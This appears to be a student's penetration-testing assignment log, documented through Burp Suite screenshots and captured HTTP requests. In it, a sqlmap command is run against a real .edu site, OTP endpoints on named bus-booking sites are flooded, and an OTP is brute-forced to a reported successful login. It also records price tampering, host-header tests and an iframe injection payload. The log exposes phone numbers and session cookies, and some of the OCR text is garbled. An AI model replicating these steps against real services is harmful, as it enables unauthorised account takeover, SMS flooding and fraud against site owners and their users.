
root@kali:~# ./sqlmap -u https://www.comand.edu.pk/gallery.php?id=1 --os
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[+] starting @ 2024-07-03/2024-07-03/00:00:00
[!] [!!] [CRITICAL] host 'www.comand.edu.pk' does not exist
[+] ending @ 2024-07-03/2024-07-03/00:00:00

root@kali:~#
```

A. Find websites vulnerable to Insecure Design Flaws on each test case mentioned below.

- a. No password policy
- b. Password reset link is not getting expired
- c. Automatic email confirmation bug
- d. Password reset link sent with http
- e. Exposure of private information (privacy violation)
- f. Old session doesn't expire

The screenshot shows the EUFORES website's homepage. At the top, there is a blue header bar with the EUFORES logo (a stylized sunburst icon) and the text "The European Forum For Renewable Energy Sources". Below the logo, the word "eufores" is written in lowercase. The header also includes links for "Sitemap", "Contact", and "Login". A search bar is located on the right side of the header. The main content area has a white background. At the top left of this area, there is a breadcrumb navigation: "You are here: Home > Login". Below this, a section titled "Login Parliamentary Intranet" is displayed, stating: "EUFORES is implementing the Parliamentary Intranet at the moment. Parliamentary Members of EUFORES will receive access and information on this enhanced service as soon as it is available." To the left of this text, there is a sidebar with links for "Sitemap", "Contact", and "Login". A blue button labeled "Become a member" with the sub-instruction "Join EUFORES [here](#)" is also visible. The main content area contains a "User login" form with fields for "Username" and "Password", and a "Login" button. Below the password field, there is a link "Forgot your password?". At the bottom of the page, there is a footer with the text "Secretariat Brussels: Renewable Energy House | Rue d'Arlon 63-65 | 1040 Brussels | Belgium" and "© 1995-2023 EUFORESAISBL".



C. Find a website vulnerable to Business Logic Errors on each test case below

- . a. Currency Arbitrage
- b. Delivery Charges Abuse

A screenshot of the mymart.pk website. At the top, there is a navigation bar with the site's logo on the left, followed by a search bar with a magnifying glass icon, and user account and cart icons on the right. Below the navigation bar, there is a horizontal menu with categories: New Arrivals, Mobile Phones & Tablets, PowerBank & Charging, Gear & Devices, Audio, Camera & Visual, Lifestyle, and Flash Sale. The main content area features a large promotional banner with a wavy background. The banner includes the text "'Shop More, Spend Less!' LIMITED TIME OFFER" and a large badge stating "Up To 15% OFF". Below this, another badge says "Delivery on order Rs. 2,000 and above". To the right of the banner, there are images of several electronic devices, including smartphones and a smartwatch.



New LAWN Collection

[My Account](#)

[Contact](#)

[Cart](#)

Search Product...

SEARCH

LAWN 2024 | PARTY DRESS | COTTON | LINEN | GENTS | JEWELRY | SOFA COVERS | HOME & LIVING | OFFERS

Home > Clothing > Women's > Lawn Prints in Pakistan

Lawn Dresses 2024 Collection

Lawn Dresses 2024 is the most demanded and loved fabric in Pakistan. This fabric is ideal for Pakistan's weather throughout the year. Its softness and comfortable feel is admired by almost every Pakistani woman. To help the audience in Pakistan to select lawn dress for themselves every big ... [Read More](#)

BROWS BY CATEGORY: [Luxury Embroidery Lawn](#) [Stitched Dresses](#) [Chunri Dress](#) [Digital Lawn](#) [2 Piece Lawn Dress](#)

FEATURED PRODUCTS



ASSIGNMENT-10

A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:

a) <https://www.freshbus.com/>

b) <https://nuego.in/>

c) <https://yolobus.in/>

A)

The screenshot shows a dual-monitor setup. The primary monitor displays the Fresh Bus website at <https://www.freshbus.com>. The page features a yellow bus stop icon on the left and a large blue bus on the right. A search bar is visible with the placeholder "Where would you like to travel to?". Below it, there are fields for "From" and "To" with the date "04-07-2024". A "Search" button is present. The secondary monitor shows the Burp Suite Community Edition interface. The "Proxy" tab is selected, showing the status "Intercept is on". The "HTTP history" tab is open, displaying a single request from the Fresh Bus login page. The Burp Suite toolbar includes "Forward", "Drop", "Reordered item", "Action", and "Open Browser". The system tray at the bottom indicates the date and time as 11:16 AM 7/4/2024.

INTERCEPT ON AND LOGIN:

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A request to `https://www.freshbus.com/443 [3.6.68.51]` is being viewed. The "Inspector" panel displays the raw HTTP request, which includes a phone number and a referral code. The "Actions" dropdown menu is open, showing options like "Send to Intruder", "Send to Repeater", and "Send to Sequencer". The status bar at the bottom right indicates "Memory: 169.7MB".


SET PAYLOAD :

The screenshot shows the Burp Suite interface with the "Intruder" tab selected. A payload set is being configured for the login request. The "Payload sets" section shows a single payload set with a payload count of 51. The "Payload settings [Numbers]" section is expanded, showing settings for generating numeric payloads from 0 to 50 with a step of 1. The status bar at the bottom right indicates "Memory: 169.7MB".


NOW START THE ATTACK:

The screenshot shows a web browser window for FreshBus.com. A login dialog box is open, prompting for a 6-digit OTP sent to the mobile number +919321196474. Below the dialog, a message says "Resend OTP: 120". To the right of the browser, a terminal window titled "3. Intruder attack of https://www.freshbus.com" displays a table of attack results. The table has columns for Request ID, Payload, Status code, Response, Error, Timeout, Length, and Comment. The data shows 6 rows of results.

Request ID	Payload	Status code	Response	Error	Timeout	Length	Comment
0	0	200	372		1173		
1	0	200	372		1174		
2	1	200	408		1175		
3	2	200	308		1176		
4	3	200	363		1177		
5	4	200	322		1178		
6	5	200	624		1179		



B)



SAME PROCESS:

A screenshot of the Burp Suite proxy tool, version 2024.3.1.4, running on port 8080. The interface shows a captured request to http://127.0.0.1:8080/login. The request details tab displays the following JSON payload:

```
POST /v1/auth/login HTTP/2
Host: such.yolobus.in
Cookie: __JSESSIONID=800000000000000000-1; JSESSIONID=800000000000000000-1; _ga=GA1.1.1710238247.142547055170747050; _gat=1779446-0;fingerprint=4200-0001-77214100119; _gid=GAI.1.1720874401.1720874403
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.70 Safari/20100104 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dialect: WERI
Device_ID: 46f95b3e1170b9a0765a7e09bf802ee
Content-Type: application/json
Content-Length: 46
Origin: https://such.yolobus.in
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Priority: 1
Tz: trailers

{
  "phone_code": "+91",
  "phone_number": "9652346474"
}
```

The browser window in the background shows the same 'Enter OTP to continue' step as the first screenshot. The status bar at the bottom of the screen shows system information like battery level (NIFTY +0.17%), signal strength, and the date/time (7/4/2024 12:01 PM). The Burp Suite interface also includes an 'Inspector' tab on the right side.

POST /auth/login HTTP/1.1
Host: auth.yolobus.in
Cookie: __JSESSIONID=681117C00744011000; _ga=GAI.2.419361677.1718260629; _fbp=G.1.1718260629.4271.427055170747800; ajs_anon_idC159446-0f8f-42d0-9451-752145d1c9; _did=GAI.2.1529363011.1720074403
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 46
Origin: https://yolobus.in/
Referer: https://yolobus.in/auth/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: url
T: trailers

{"phone_code": "+91",
"phone_number": "9852346474"}

NOW SELECT THE ACCEPT LANGUAGE:

Choose an attack type
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.
Target: https://auth.yolobus.in
POST /auth/login HTTP/1.1
Host: auth.yolobus.in
Cookie: __JSESSIONID=681117C00744011000; _ga=GAI.2.419361677.1718260629; _fbp=G.1.1718260629.4271.427055170747800; ajs_anon_idC159446-0f8f-42d0-9451-752145d1c9; _did=GAI.2.1529363011.1720074403
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 46
Origin: https://yolobus.in/
Referer: https://yolobus.in/auth/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: url
T: trailers

{"phone_code": "+91", "phone_number": "9852346474"}

SET PAYLOAD:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload sets' section, a payload set named '1' is defined with a count of 101. The 'Payload type' is set to 'Numbers'. Below this, the 'Payload settings [Numbers]' section is expanded, showing configuration for generating numeric payloads from 0 to 100 in sequential order (Step 1). It also includes options for number format (Decimal) and digit ranges. The 'Payload processing' section is partially visible at the bottom.

START ATTACK:

The screenshot shows the 'Results' tab of the '13. Intruder attack of https://auth.yolobus.in' window. The table displays 101 rows of attack results, each corresponding to a payload value from 0 to 9. The columns include Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. All requests resulted in a 200 status code and a response length of 407.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0	200	211		407	407	
1	1	200	138		407	407	
2	2	200	221		407	407	
3	3	200	221		407	407	
4	4	200	236		407	407	
5	5	200	368		407	407	
6	6	200	247		407	407	
7	7	200	356		407	407	

THE RESULT:

12:06

Thu, Jul 4




-  Messages • now ^
-  CP-YOLOBS • now ● 7 ✓
7168 is your YoloBus OTP (vali...
-  AX-YOLOBS • now ● 6 ✓
7168 is your YoloBus OTP (vali...
-  TM-YOLOBS • now ● 7 ✓
7168 is your YoloBus OTP (vali...
-  AD-YOLOBS • now ● 4 ✓
7168 is your YoloBus OTP (vali...
-  BP-YOLOBS • now ● 2 ✓
7168 is your YoloBus OTP (vali...
-  VK-YOLOBS • now ● 5 ✓
7168 is your YoloBus OTP (vali...
-  BZ-YOLOBS • now ● 5 ✓
7168 is your YoloBus OTP (vali...
-  BK-YOLOBS • m ● ✓
7168 is your YoloBus OTP (valid ...

B. Perform a Parameter(price) tampering on any 2 websites and Prepare clear Documentation.



ORDER THE ANY CAKE:

SELECT THE WALLET OPTION AND CHANGE THE AMOUNT AS SHOW BELOW:



THIS ABOUT PRICE TAMPERING

C) Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation. Note:
OTP Bypassing

The screenshot shows the Burp Suite interface with an intercept request for the URL <https://www.freshbus.com>. The request is for the OTP login page. The raw request shows the OTP value '123456' in the payload. The response shows the OTP input field on the FreshBus login page.

SET THE OTP:

The screenshot shows the Burp Suite Intruder tool setup. The target is set to <https://www.freshbus.com>. A payload is being crafted with the value '123456' for the OTP field. The payload is labeled 'otp": "123456", "otpdata": "WxSdPepEQQDOWNCFSESEQy7vH+egBTu/cHIC0UdalPL4LSglHCoTcRhdvwoGSCXCY2IKjJdmc4QZZCt/eTw=""'.

AND SET PAYLOAD:

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing the Intruder tab.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,000,000
 Payload type: Brute forcer Request count: 1,000,000

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789
 Min length: 6
 Max length: 6

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: = < > ? + & * ; : \ | ^ ` #

Event log All issues Memory: 119.7MB

START ATTACK:

Attack Save

2. Intruder attack of https://www.freshbus.com

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	000000	200	145		1135		
1	000000	200	170		1135		
2	100000	200	153		1136		
3	200000	200	173		1137		
4	300000	200	164		1135		
5	400000	200	172		1136		
6	500000	200	237		1134		
7	600000	200	187		1136		

SUCESFULLY LOGIN:

A screenshot of a web browser window showing the Fresh Bus homepage. The URL in the address bar is <https://www.freshbus.com>. The page features the Fresh Bus logo at the top left, followed by a navigation menu with links: Home, About Fresh Bus, Green Coins, Refer & Earn, Fresh Pass, My Bookings, and My Account. A Logout button is located at the bottom left of the menu area.

Home

About Fresh Bus

Green Coins

Refer & Earn

Fresh Pass

My Bookings

My Account

Logout

ASSIGNMENT-11

A. Find a website vulnerable to Host Header Injection Vulnerability.



TURN ON THE INTERCEPT:

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing a request to https://www.facebook.com:443 [157.240.23.35].


The Proxy tab is selected. The request details pane shows a GET request to www.facebook.com. The Inspector pane on the right displays the following request headers:

```
Pretty Raw Hex
1 GET / HTTP/2
2 Host: www.facebook.com
3 Cookie: fr=
4 OrmUhbldphs57s0CF_Bmg6Jl..AAA.O.O.BmrhXi.AWVabnbsIjk; sb=
5 daFDZjjSJBym0j_TaVMavWE1; wd=765x730; datr=
6 daFDZhgJqTfQ6Mtiznpn4xG8; dpr=1.25; ps_n=1; ps_l=1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
8 rv:127.0) Gecko/20100101 Firefox/127.0
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/av
11 if,image/webp,*/*;q=0.8
12 Accept-Language: en-US,en;q=0.5
13 Accept-Encoding: gzip, deflate, br
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: none
18 Sec-Fetch-User: ?1
19 Priority: u=1
20 Te: trailers
```

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing a request to https://www.instagram.com:443 [157.240.23.35].


The Proxy tab is selected. The request details pane shows a GET request to www.instagram.com. The Inspector pane on the right displays the following request headers:

```
Pretty Raw Hex
1 GET / HTTP/2
2 Host: www.instagram.com
3 Cookie: fr=
4 OrmUhbldphs57s0CF_Bmg6Jl..AAA.O.O.BmrhXi.AWVabnbsIjk; sb=
5 daFDZjjSJBym0j_TaVMavWE1; wd=765x730; datr=
6 daFDZhgJqTfQ6Mtiznpn4xG8; dpr=1.25; ps_n=1; ps_l=1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
8 rv:127.0) Gecko/20100101 Firefox/127.0
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/av
11 if,image/webp,*/*;q=0.8
12 Accept-Language: en-US,en;q=0.5
13 Accept-Encoding: gzip, deflate, br
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: none
18 Sec-Fetch-User: ?1
19 Priority: u=1
20 Te: trailers
```



B. Find 2 websites that are vulnerable to Open Redirect / URL

Redirection Vulnerability.



The screenshot shows a web browser window for the Chaitanya Bharathi Institute of Technology (CBIT) at <https://www.cbit.ac.in>. The main page features a banner for 'ADMISSIONS 2024-25' and another for 'FEE NOTICE TO THE STUDENTS SEEKING ADMISSION IN AY 2024 - 25'. Below these are sections for 'ALL INDIA STATE ENGINEERING COLLEGES', 'SOUTH ZONE PRIVATE ENGINEERING COLLEGES', and 'PRIVATE ENGINEERING COLLEGES - HYDERABAD AND TELANGANA'. On the right side, there is a large graphic for 'THE WEEK RANKINGS 2024'. At the top, a navigation bar includes links for 'ABOUT', 'ACADEMICS', 'ADMISSIONS', 'CAMPUS LIFE', 'PLACEMENTS', 'OFFICE', 'RESEARCH', 'ALUMNI', and 'FACILITIES'. A green banner at the bottom of the page displays the text 'Humid Now'.

C. Find 2 websites that are vulnerable to iFrame Injection Vulnerability.

The screenshot shows a web browser window for the 'acuforum' test site at <https://testapp.vulnweb.com/Search.aspx>. The page has a green header with the 'acuforum' logo and a warning message: 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. Below the header is a navigation menu with links for 'about', 'forums', 'search', 'login', 'register', 'SQL scanner', and 'SQL vuln help'. A search bar contains the placeholder 'search posts'. A warning message in a grey box states: 'Warning: This forum is deliberately vulnerable to SQL injections, directory traversal, and other web based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.' The status bar at the bottom shows 'Copyright 2010 Acunetix Ltd.'

This screenshot shows the same 'acuforum' test site as the previous one, but from a different perspective or a later time. The URL in the address bar is now <https://testapp.vulnweb.com/Search.aspx>. The page content is identical to the previous screenshot, including the green header, navigation menu, search bar, and warning message about SQL injection vulnerabilities. The status bar at the bottom shows '26°C Partly sunny', 'ENG IN', '9:25 AM', '7/5/2024', and various system icons.

search acuforum search testasp.vulnweb.com/Search.asp

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

"https://pscmt.ac.in/" width="100%" height="600" style="border: 1px solid black; border-radius: 10px; margin-bottom: 10px;"><iframe src="http://pscmt.ac.in/">

